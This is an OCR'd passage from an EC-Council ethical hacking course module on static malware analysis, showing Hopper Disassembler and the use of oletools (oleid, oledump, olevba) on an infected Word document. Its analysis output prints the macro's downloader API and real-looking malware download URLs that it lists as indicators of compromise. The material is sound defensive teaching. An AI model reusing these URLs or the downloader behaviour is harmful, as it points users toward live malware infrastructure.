  Hopper Disassembler is a reverse engineering tool that allows security analysts to disassemble, decompile, and debug application binaries. Hopper analyzes function prologues to extract procedural information such as basic blocks and local variables. It uses LLDB or GDB debuggers, which help security analysts in reverse engineering and dynamically analyzing the Mach-O binaries. Hopper displays the code using different representations.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.99: Screenshot of Hopper Disassembler

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39 Module 07 | Malware Threats

EC-Council CEH

Static Malware Analysis: Analyzing Malicious MS Office Documents

- oletools is a suite of Python tools specifically designed for analyzing **Microsoft OLE2 files**, commonly found in Microsoft Office documents
- The toolkit can **extract**, **parse**, and **detect** malicious content within these files

Finding Suspicious Components

- Analyze the malicious Office document with **oleid** to detect any **specific components** that can be labeled as malicious/suspicious
- To use oleid, open a **new terminal** on the Linux (Ubuntu) workstation and enter **python3 oleid.py '<path to the suspect document>'**

Finding Macro Streams

- Parse the malicious Office document with **oledump** to **identify the streams** that contain macros
- **Run** the following command: **python3 oledump.py '<path to the suspect document>'**

Dumping Macro Streams

- **Extract** the contents of any **macro stream** with oledump by running the following command

  python3 oledump.py -s <stream number> '<path to the suspect document>'

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit eccouncil.org

40 Module 07 | Malware Threats


EC-Council CEH

Static Malware Analysis: Analyzing Malicious MS Office Documents (Cont'd)

hide01ir

Identifying Suspicious VBA Keywords

- Parse the malicious document with **olevba** to **view** the **source code** of all VBA macros and detect **suspicious keywords** and potential **IOCs**
- **Run** the following command: **python3 olevba.py '<path to the suspect document>'**
- Here, the **keywords** and **IOCs** detected by olevba show that the macros in the Word document:
  - ✓ have **AutoOpen** functionality
  - ✓ contain **shellcode** and **strings** obfuscated with **Base64** and **dridex**
  - ✓ might download files named **test.exe** and **sfjozjero.exe** from http://germanya.com.ec/logs and store them in the **Temp** directory



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit eccouncil.org

Analyzing Malicious MS Office Documents

The use of MS Office documents such as Word documents and PowerPoint presentations is widespread across organizations. Attackers often use these documents to install and spread malware. While analyzing malware, it is important to understand the structure of a variety of MS Office documents, and one should be able to analyze a malicious document with the appropriate tools such as oletools to locate suspicious/malicious elements.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Oletools is a suite of Python tools specifically designed for analyzing Microsoft OLE2 files, commonly found in Microsoft Office documents. This powerful toolkit can extract, parse, and detect malicious content within these files, making it an essential resource for cybersecurity professionals. By examining macros, embedded objects, and metadata, oletools helps identify potentially harmful elements in documents, such as hidden scripts or exploit code. This capability is crucial for uncovering and mitigating threats posed by malicious office documents, which are often used in phishing attacks and other forms of malware distribution.

- **Finding Suspicious Components**

  Analyze the malicious Office document with a Python-based tool named oleid to review all components that can be labeled as suspicious/malicious. The oleid tool is used to examine OLE files.

  To use oleid, run the command **python3 oleid.py '<path to the suspect document>'** on the Linux workstation. The screenshot shows that a malicious Word document named **Infected.docx** contains VBA macros.




Figure 7.100: Using the oleid tool to search for suspicious components

- **Finding Macro Streams**

  The next step is to parse the malicious Office document with oledump to identify the streams that contain macros. Run the command **python3 oledump.py '<path to the suspect document>'**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The above command prompts the tool to show the structure of the malicious document, including all the streams. If any stream within the document contains macros, oledump places an uppercase M beside it for identification. In this Word document, as shown in the screenshot, stream 8 has been identified to store malicious macro codes.

```
root@jason-Virtual-Machine: /home/jason/DidierStevensSuite
root@jason-Virtual-Machine:/home/jason/DidierStevensSuite# python3 oledump.py /home/jason/Infected.docx
  1:       125 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:     28579 '1Table'
  5:    457587 'Data'
  6:       367 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8: M    5221 'Macros/VBA/ThisDocument'
  9:      2775 'Macros/VBA/_VBA_PROJECT'
 10:      2196 'Macros/VBA/__SRP_0'
 11:       200 'Macros/VBA/__SRP_1'
 12:      1280 'Macros/VBA/__SRP_2'
 13:       356 'Macros/VBA/__SRP_3'
 14:       514 'Macros/VBA/dir'
 15:     14920 'WordDocument'
```

Figure 7.101: Using the oledump tool to search for suspicious macro streams

- **Dumping Macro Streams**

Now, extract the contents of any particular macro stream with oledump by running the following command: **`python3 oledump.py -s <stream number> <path to the suspect document>`**.

Here, the argument **-s** defines the stream number to view. The screenshot shows the macro code stored in stream 8 of the Word document.

hide01.ir

```
Open   stream8dump.txt   Save
 1 00000000: 01 16 01 00 04 28 01 00  00 16 0C 00 00 0C 01 00  .....(..........
 2 00000010: 00 BA 02 00 00 EB 0C 00  00 F9 0C 00 00 1D 11 00  ................
 3 00000020: 00 01 00 00 00 01 00 00  00 DE AF 90 77 00 00 FF  ............w...
 4 00000030: FF A3 01 00 00 00 00 00  00 00 00 FF FF 01 01 28  ................
 5 00000040: 00 00 00 00 00 28 02 14  00 00 00 FF FF 00 00 00  .....(..........
 6 00000050: 00 00 00 00 00 00 00 55  52 4C 44 6F 77 6E 6C 6F  .......URLDownlo
 7 00000060: 61 64 54 6F 46 69 6C 65  41 00 00 FF FF FF FF 01  adToFileA.......
 8 00000070: 00 00 00 FF FF 3C 00 FF  FF 00 00 E6 39 D6 11 A6  .....<......9...
 9 00000080: D6 0C 40 A2 5F 66 A0 C9  9F 3D C0 8E 4E F9 D4 2A  ..@._f...=..N..*
10 00000090: 3C 9A 48 94 3C 56 FC 4F  80 26 E7 00 00 00 00 00  <.K.<V.O.&......
11 000000A0: 00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 FD  ................
12 000000B0: F8 CB 1E CA 21 DA 4C 96  08 2D 2F 13 87 84 0D 10  ....!.L..-/.....
13 000000C0: 00 00 00 03 00 00 00 85  00 00 00 87 00 00 00 FF  ................
14 000000D0: FF FF FF FF FF FF FF 01  01 00 00 00 00 FF FF FF  ................
15 000000E0: FF 78 00 00 00 00 FD F8  CB 1E CA 21 DA 4C 96 08  .x.........!.L..
16 000000F0: 2D 2F 13 87 84 0D E6 39  D6 11 A6 D6 0C 40 A2 5F  -/.....9.....@._
17 00000100: 66 A0 C9 9F 3D C0 FF FF  00 00 00 00 4D 45 00 00  f...=.......ME..
18 00000110: 00 00 FF FF FF FF 00 00  00 00 FF FF 00 00 00 00  ................
19 00000120: FF FF 01 01 00 00 00 00  0F 00 FF FF 00 00 00 00  ................
20 00000130: 34 00 FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  4...............
21 00000140: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
22 00000150: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
23 00000160: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
24 00000170: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
25 00000180: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
26 00000190: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
27 000001A0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
28 000001B0: FF FF A0 00 00 00 02 00  53 22 FF FF FF FF 00 00  ........S"......
29 000001C0: 01 00 53 10 FF FF FF FF  00 00 01 00 53 22 FF FF  ..S.........S"..
30 000001D0: FF FF 00 00 00 00 3E 22  FF FF FF FF 00 00 00 00  ......>"........
31 000001E0: 1A 08 FF FF FF FF 00 00  00 00 1A 08 FF FF FF FF  ................
32 000001F0: 00 00 00 00 1A 08 FF FF  FF FF 00 00 00 00 1A 08  ................
33 00000200: FF FF FF FF 00 00 00 00  1A 08 FF FF FF FF 00 00  ................
34 00000210: 00 00 1A 08 FF FF FF FF  00 00 00 00 1A 08 FF FF  ................
35 00000220: FF FF 00 00 00 00 1A 4C  FF FF FF FF 00 00 00 00  .......L........
36 00000230: 1A 4C FF FF FF FF 00 00  00 00 02 3C 38 00 FF FF  .L..........<8...
37 00000240: 00 00 00 00 02 3C 3C 00  FF FF 00 00 00 00 02 3C  .....<<........<
Plain Text   Tab Width: 8   Ln 1, Col 1   INS
```

Figure 7.102: Using the oledump tool to dump the contents of suspicious macro streams

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Identifying Suspicious VBA Keywords**

  The olevba tool can be used to view the source code of all VBA macros embedded within a document and to identify suspicious VBA keywords and obfuscation methods used by malware.

  To use olevba, run the following command: **`python3 olevba.py '<path to the suspect document>'`**. This helps in reviewing the source code of all VBA macros to check whether the document contains any auto-executable macros/obfuscated strings and to identify any indicators of compromise (IOCs) such as filenames, IP addresses, and URLs.

  The screenshots below show the analysis of the **`Infected.docx`** file by olevba, which shows that it contains auto-executable macros that have shellcode and strings obfuscated with Base64 and dridex.

  Upon execution, these macros might download malicious files named test.exe and sfjozjero.exe from the Internet and store them in the temp directory of the compromised system. The following URLs are identified as IOCs:

  - *http://germanya.com.ec/logs/test.exe*
  - *http://germanya.com.ec/logs/counter.php*




Figure 7.103: Using the olevba tool to identify suspicious VBA keywords

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

